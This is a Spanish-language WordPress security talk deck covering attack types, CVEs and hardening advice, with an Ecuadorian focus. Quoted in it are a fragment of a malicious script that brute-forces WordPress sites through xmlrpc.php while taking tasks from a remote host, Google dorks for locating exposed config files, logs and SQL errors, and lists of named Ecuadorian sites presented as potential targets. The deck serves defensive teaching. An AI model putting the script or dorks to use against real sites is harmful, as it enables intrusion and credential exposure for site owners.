Seguridad Wordpress 101



Whoami

- David Cortez
- Desarrollador Python.
- Entusiasta de la seguridad informática.





Agenda

- Conceptos fundamentales
- Estadísticas
- Ataques más comunes
- ¿Cómo podemos protegernos?
- Conclusiones
- Preguntas y respuestas



Conceptos fundamentales

- Ciberdelincuente
- Hacker
- Malware

Conceptos fundamentales

- Vulnerabilidad
- Exploit
- Superficie de ataque

Conceptos fundamentales

- Dork
- Webshell
- Defacement

Les suena Assange?





Ecuador asegura que recibió 40 millones de ciberataques tras el arresto de Julian Assange

Oficinas gubernamentales de Ecuador han recibido 40 millones de ciberataques como represalia por la detención de Julian Assange, fundador de WikiLeaks.

por Luis Miranda

16 de abril de 2019

Ataque a sitios web ecuatorianos





Ataque a sitios web ecuatorianos



Rogue Security Labs @RogueSecLabs · 26 abr.

#OpAssange #OpEcuador For the second time in a week @Sc0rp10nGh0s7 of @Shad0wS3C released a data leak effecting Government servers across #Ecuador, only this time Rogue Media Labs was able to back it up before international authorities took it down.



Sc0rpi0n Gh0s7 Hacks, Leaks & Defaces Several G...

513.78 MB zip file of data from Ecuadorian servers leaked online

roguemedialabs.com
















NewSec @NewSecGroup · 19 abr.

#Pwned #NewSec #OpEcuador #FreeAssange



Porqué es importante la seguridad de nuestra web?







Porque nos atacan?

La seguridad web es importante por...

- Reputación.
- Tiempo.
- Problemas legales.
- Posicionamiento.

Estadísticas de uso

Número de sitios web activos usando Wordpress

Site Totals


Total Live 33,742,397

2,206,126 additional website redirects?.


Ecuador Live Sites 21,811

Live and Historical 62,855,624

Distribución de tecnologías open source usadas en Ecuador



Distribución de sitios usando tecnología CMS en Ecuador



Websites using WordPress Ecuador

• Download Full Lead List


Download a list of all 21,811 WordPress Customers Ecuador

Create a Free Account to see more results


Website	Location	Sales Revenue	Tech Spend	Social	Employees	Traffic	
odo cedia.org.ec	a Ecuador	\$122k+	\$5000+			Medium	~
- unemi.edu.ec	a Ecuador		\$1000+	5,000+		<u> </u>	~
EU eluniverso.com	a Ecuador		\$2000+	1,500,000+		Medium	~
♠ iess.gob.ec	🚣 Ecuador		\$500+	150,000+		Medium	~
% primicias.ec	🏭 Ecuador		\$2000+	500,000+		Medium	~
.e⊈ nic.ec	🖴 Ecuador		\$250+	100+		Ħ	~
odominiosecuador.ec	🚣 Ecuador	\$14k+	\$100+			=	~
<u>EC</u> elcomercio.com	🔐 Ecuador		\$2000+	1,000,000+		Very High	~
🍯 compraspublicas.gob.ec	🚣 Ecuador		\$0+			Medium	~
E etapa.net.ec	all Ecuador		\$100+			5	~
⇔ blog.espol.edu.ec	🚢 Ecuador		\$2000+	20,000+		High	~
ug ug.edu.ec	🚣 Ecuador		\$500+			High	~
be espe.edu.ec	🚣 Ecuador		\$100+	5,000+		Medium	~
👸 gestiondocumental.gob.ec	🖴 Ecuador		\$100+			Ħ	~
be utmachala.edu.ec			\$250+			-	~
be puce.edu.ec	au Ecuador		\$1000+	10,000+		High	~
③ uleam.edu.ec	au Ecuador		\$250+	250+		Medium	~
fca.uce.edu.ec	au Ecuador		\$250+			Medium	~
espoch.edu.ec	a Ecuador		\$250+	5,000+		Medium	~

Amenazas más comunes

Vulnerabilidades más comunes en Wordpress (2021)



Vulnerabilidades más comunes en Wordpress (2022)



Ref: PatchStack Report 2022

Ataques de fuerza bruta

- Uno de los métodos más simples para ganar acceso a un sitio.
- Se prueban usuarios y claves, una y otra vez hasta que se consiga acceder al sitio.
- Suele ser muy efectivo cuando las personas usan usuarios como "admin" y claves como "12345".

Ataques de fuerza bruta


Hay varias variantes de este ataque, las más comunes:

- Ataque simple de fuerza bruta, donde se itera a través de una lista de las posibles claves una a la vez.
- Ataque de diccionario: Se emplea una lista de palabras comunes y claves comunes en vez de ir probando de forma aleatoria.

Ataques de fuerza bruta

Hay varias variantes de este ataque, las más comunes:

- Ataque de fuerza bruta híbrido: Usa el ataque de bruta simple y el diccionario, haciendo pequeñas modificaciones de las palabras en el diccionario.
- Uso de credenciales, dado el crecimiento de las brechas de datos, reusar claves es una forma simple de comprometer una cuenta específica.



Web3 Crypto Malware: Angel Drainer Overview, Variants & Stats



De Web3 drainer a ataque de fuerza bruta distribuido en Wordpress

- Dominio: hostpdf[.]co
- Script: turboturbo.js

```
const getTaskUrl = 'https://dynamic-linx.com/getTask.php';
const completeTaskUrl = 'https://dynamic-linx.com/completeTask.php';
function sendRequest(url, username, pwd, content, filename) {
 return new Promise((resolve, reject) => {
   const fileContentBase64 = btoa(content);
   const xmlRpcData = <?xml version="1.0"?>
    <methodCall>
     <methodName>wp.uploadFile</methodName>
      <params>
       <param>
          <value><int>0</int></value>
        <param>
         <value><string>${username}</string></value>
        </param>
          <value><string>${pwd}</string></value>
         <value>
              <member>
                <name>name</name>
               <value><string>${filename}</string></value>
              </member>
              <member>
               <value><string>text/plain</string></value>
              </member>
              <member>
                <name>bits</name>
               <value><base64>${fileContentBase64}</base64></value>
              </member>
              <member>
                <name>overwrite</name>
                <value><boolean>1</boolean></value>
              </member>
       </param>
   </methodCall>';
   fetch(url+'/xmlrpc.php', {
      method: 'POST',
```

Temas y Plugins obsoletos/desactualizados

- Uso de plugins con vulnerabilidades reportadas que ya han sido parchadas en una nueva versión.
- Temas y plugins obsoletos no son compatibles con las nuevas versiones de Wordpress. Además de que pueden surgir problemas, o incidencias de seguridad.

CVE-ID

CVE-2022-1329

Learn more at National Vulnerability Database (NVD)

• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

The Elementor Website Builder plugin for WordPress is vulnerable to unauthorized execution of several AJAX actions due to a missing capability check in the ~/core/app/modules/onboarding/module.php file that make it possible for attackers to modify site data in addition to uploading malicious files that can be used to obtain remote code execution, in versions 3.6.0 to 3.6.2.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:http://packetstormsecurity.com/files/168615/WordPress-Elementor-3.6.2-Shell-Upload.html
- MISC:https://www.pluginvulnerabilities.com/2022/04/12/5-million-install-wordpress-plugin-elementor-contains-authenticated-remote-code-execution-rce-vulnerability/
- MISC:https://plugins.trac.wordpress.org/changeset/2708766/elementor/trunk/core/app/modules/onboarding/module.php
- URL:https://plugins.trac.wordpress.org/changeset/2708766/elementor/trunk/core/app/modules/onboarding/module.php
- MISC:https://www.wordfence.com/blog/2022/04/elementor-critical-remote-code-execution-vulnerability/
- URL:https://www.wordfence.com/blog/2022/04/elementor-critical-remote-code-execution-vulnerability/

Assigning CNA

Wordfence

Sql injection

- Consiste en una inserción o inyección de una consulta SQL vía datos de entrada desde el cliente a la aplicación.
- Si la explotación de esta vulnerabilidad es exitosa, se puede leer data sensible desde la base de datos, modificar la base de datos, ejecutar operaciones administrativas, exportar la data, etc.

WordPress Database Backup for WordPress Plugin <= 2.5 is vulnerable to SQL Injection

This software is likely abandoned and might not receive any further security fixes.



Resolve by 23 February, 2022

Low priority



High severity

CVSS 3.1 score

Carga de Archivos Arbitrarios

- Esta vulnerabilidad se produce cuando existe la posibilidad de subir un archivo sin que sea comprobado por un mecanismo de seguridad.
- Las posibles consecuencias pueden ir desde una Denegación de servicios, sobrecarga del sistema o de la Base de datos, hasta la ejecución de código remoto en el servidor.

Description: User Registration <= 3.0.2 - Authenticated (Subscriber+) Arbitrary File Upload

Affected Plugin: User Registration - Custom Registration Form, Login Form And User Profile For WordPress

Plugin Slug: user-registration

Affected Versions: <= 3.0.2 CVE ID: CVE-2023-3342

CVSS Score: 9.9 (Critical)

CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H Researcher/s: Lana Codes

Fully Patched Version: 3.0.2.1

Broken Access Control

- Un access control es un mecanismo que especifica qué información, funciones o sistemas serán accesibles para un usuario, grupo o rol en particular.
- Este tipo de vulnerabilidad resulta de la falla o ausencia de mecanismos de control de acceso que le permite a un atacante acceder a un recurso que está fuera de sus permisos previstos.

WordPress Plugin for Google Reviews Plugin <= 2.2.2 is vulnerable to Broken Access Control

Resolve by 25 November, 2022

Medium priority

4.3

Medium severity

CVSS 3.1 score

Cross-site request forgery

- La falsificación de petición en sitios cruzados fuerza al navegador de su víctima, validado en algún servicio (banca) a enviar una petición (no se busca realizar) a una web vulnerable.
- Ejemplos: cambiar su dirección de correo, clave y realizar una transferencia de fondos.

CVE-2017-9064

In WordPress before 4.7.5, a Cross Site Request Forgery (CSRF) vulnerability

exists in the filesystem credentials dialog because a nonce is not required for

updating credentials.

2017-05-18 Updated 2019-03-15

Published

Max CVSS

EPSS Score

0.44%

Entonces, Wordpress es seguro?





WORDPRESS THEMES PLUGINS CORE **WEB SERVER** DATABASE

WORDPRESS THEMES PLUGINS CORE **WEB SERVER** DATABASE

ALGUNAS IDEAS




¿Cuál es el número de empresas que usan Wordpress en Ecuador?

¿Cuántas de ellas usan plugins/temas/versiones de wordpress con vulnerabilidades reportadas?

¿Cuál sería el impacto si su seguridad es comprometida?



Dorks




Dorks

- intext: "Powered by WordPress. " :: Encontrar sitios web en Wordpress
- inurl:"/wp-includes/ :: Full path Disclosure
- filetype:ini "wordfence" ::: Sitios Wordpress que corren un WAF

Dorks

- intext:DB_PASSWORD || intext:"MySQL hostname" ext:txt ::: Buscar el archivo de configuración de Wordpress
- site:<domain> intext:readme ::: Dork personalizado
- inurl:log -intext:log ext:log inurl:wp- ::: Buscar logs con información interesante
- "You have an error in your SQL syntax" ::: Buscar posibles sqli


Exploits



Ejecución de código remota



Sitios usando WP 5.0?



Descargar una lista de todos 77 Wordpress 5.0 Clientes Ecuador

 Descargar la lista completa de clientes potenciales


Crear un Cuenta gratis para ver más resultados.

Sitio web	Ubicación	Los ingresos por ventas	Gasto en tecnología	Social	Empleados	Tráfico	
(h indunidas.com.ec	a Ecuador	\$1k+	\$10+			5	~
elheraldo.com.ec	a Ecuador		\$50+	5.000+		Medio	~
be abocacia.com	a Ecuador		\$0+			2	~
▲ abril.ec	au Ecuador		\$10+	50+		2	~
be ferchoscomputer.com	Ecuador	\$1k+	\$100+			-	~
be imprentacdg.com	a Ecuador		\$10+			H	~
😝 lacienciaenunguion.ups.edu.ec	Ecuador		\$2000+	10.000+		Alto	~
🐧 aulamagna.usfq.edu.ec	Ecuador		\$5000+	20.000+		Alto	~
be agricolacanas.com.ec	Ecuador		\$0+				~
๒ agustinintriago.com	a Ecuador		\$0+			2	~



THIS IS USED FOR EDUCATIONAL PURPOSES ONLY

Metodología





Buscar objetivos potenciales



?q="You have an error in your SQL

Dork


syntax"&cr=countryEC



Escaneo activo y pasivo












Cuál es el tiempo que le toma descubrir a una empresa que su sitio web ha sido comprometido?



Entonces, qué podemos hacer para proteger nuestro sitio?



Medidas de seguridad para proteger nuestra

web



"La seguridad es un proceso no un producto"

-Bruce Schneier

La seguridad es un proceso no un producto Plugin



Generales

- Mantener actualizado wordpress (por defecto wordpress instala actualizaciones menores para mayores hay que hacer el proceso manual).
- Mantener actualizados los plugins instalados.

Autenticación??

Username: Admin Password: Admin



Claves y autenticación

- Usar claves robustas...
- Evitar claves comunes.
- No reutilizar claves en múltiples servicios.
- Usar un password manager para generar y almacenar claves complejas
- Activar el segundo factor de autenticación (2FA) para agregar una capa extra(no se limita solo a wordpress, también incluyen: accesos a la base de datos, hosting, correo, proveedor de nombre de dominio, cuentas ftp).

Claves y autenticación

- Solo proveer acceso administrativo a individuos que se tenga confianza para manejar el website.
- Establecer roles de usuario y limitar sus privilegios.
- Implementar roles en wordpress y asignar permisos específicos para los diferentes tipos de usuario, reduciendo el riesgo de accesos no autorizados y potenciales brechas de seguridad.

Elementor Pro Gratis?



Plugins, Temas, Configuraciones, ...

- Remover plugins y temas innecesarios o con vulnerabilidades reportadas.
- Antes de instalar un plugin o tema, comprobar que provenga de fuentes confiables, que tenga buenos ratings y reviews, una sólida base de descargas y recomendaciones de otros usuarios wordpress.
- Leer la documentación de un plugin antes de instalarlo.
- No usar WP_DEBUG activo en entornos productivos.
- Desactivar la edición de archivos a nivel de Interfaz de usuario.
- Evitar plugins y/o temas de Sitios piratas y de ventas.

Educación

- Aprender sobre ataques phishing, detección de malware, seguridad web, hardening, estrategias de mitigación, etc.
- Leer sobre las últimos incidentes de seguridad reportados en Wordpress.
- Apoyarse del Security Handbook de Wordpress.
- Seguir las buenas prácticas en términos de seguridad.

Hosting y Backups

- Escoger un proveedor de hosting con buena reputación que priorice la seguridad de forma esencial.
- Buscar compañías que ofrezcan un entorno seguro, respaldos regulares,
 y un robusto sistema de detección de intrusos.
- No tener los respaldos en el mismo servidor.
- Hacer respaldos periódicamente.
- Probar los respaldos.

Administración

- Usar SFTP en vez de FTP.
- Para acceder al servidor usar SSH.
- Aplicar HTTPS por defecto.
- Si corremos wordpress en nuestro propio server. Debemos actualizar dependencias del sistema Operativo, configurar de forma segura el web server, la base de datos, el entorno de PHP, etc.
- Desactivar ejecución de archivos PHP en ciertos directorios de wordpress.

Administración

- Desactivar funciones en PHP como shell_exec, phpinfo, popen, ...
- Desactivar/Restringir acceso al xml-rpc.php
- NO asignar permisos 777 (configuración más permisiva)
- Desactivar la indexación de directorios.
- Cambiar el prefijo en las tablas de wordpress.
- Limitar el número de intentos de inicio de sesión.

Herramientas de seguridad

- Usar CAPTCHA para evitar el SPAM, y bots.
- Plugin para monitoreo activo (integridad de archivos, ...).
- Usar un web application firewall (WAF).

Recomendaciones:

- Sucuri
- Wordfence
- Cloudflare

Auditorías y Monitoreo de seguridad

- Ejecutar auditorías y monitoreos de seguridad a tu website.
- Monitorea tu sitio web por actividades inusuales (modificaciones de archivos no autorizadas, intentos sospechosos de inicio de sesión).
- Tomar acciones inmediatas si una brecha de seguridad ha sido detectada.







WordPress Vulnerability Database API

Es Wordpress seguro o no?

```
https://spain.wordcamp.org/2020/files/2020/05/07B02_03_EsW ordPressSeguro_reduced.pdf
<a href="https://www.youtube.com/watch?v=7catllv40Nc&list=TLPQMT">https://www.youtube.com/watch?v=7catllv40Nc&list=TLPQMT</a>
MwMjlwMjR1BdPSqbfqCA&index=13&pp=gAQBiAQB
```

- Listado de las claves más comunes.
 - https://nordpass.com/most-common-passwords-list/
- Qué tan segura es mi clave
 - https://www.security.org/how-secure-is-my-password/

- Protege WordPress sin habilidades de programación.
 https://www.youtube.com/watch?v=TLKn2jMAJP4&list=TLPQM
 TMwMilwMiR1BdPSqbfqCA&index=3&pp=qAOBiAOB
- La seguridad es un proceso, no un plugin
 https://www.youtube.com/watch?v=5gVK4dUC3w8&list=TLPQ

 MTMwMjIwMjR1BdPSqbfqCA&index=4&pp=qAQBiAQB
- Wordpress Vulnerability Database API https://vulnerability.wpsysadmin.com/

 Base de datos de exploits https://www.exploit-db.com/

Listado de dorks

https://github.com/TUXCMD/Google-Dorks-Full_list/blob/maste r/googledorks_full.txt https://github.com/Proviesec/google-dorks/blob/main/cms/go ogle-dorks-for-wordpress.txt

Verificador de robustez de claves

https://www.grc.com/haystack.htm

Manual del administrador Seguridad Wordpress

https://developer.wordpress.org/advanced-administration/security/

Herramientas

Authy https://authy.com/

Sucuri

https://sitecheck.sucuri.net/
https://sucuri.net/website-performance/
https://es-co.wordpress.org/plugins/sucuri-scanner/

Cloudflare

https://www.cloudflare.com/es-es/

Wordfence

https://www.wordfence.com/

• Fail2ban

https://wordpress.com/es/plugins/wp-fail2ban

WPscan

https://wpscan.com/

"Ensure that you know what software is being used and establish the criticality of each tool." -by Dustin S. Sachs

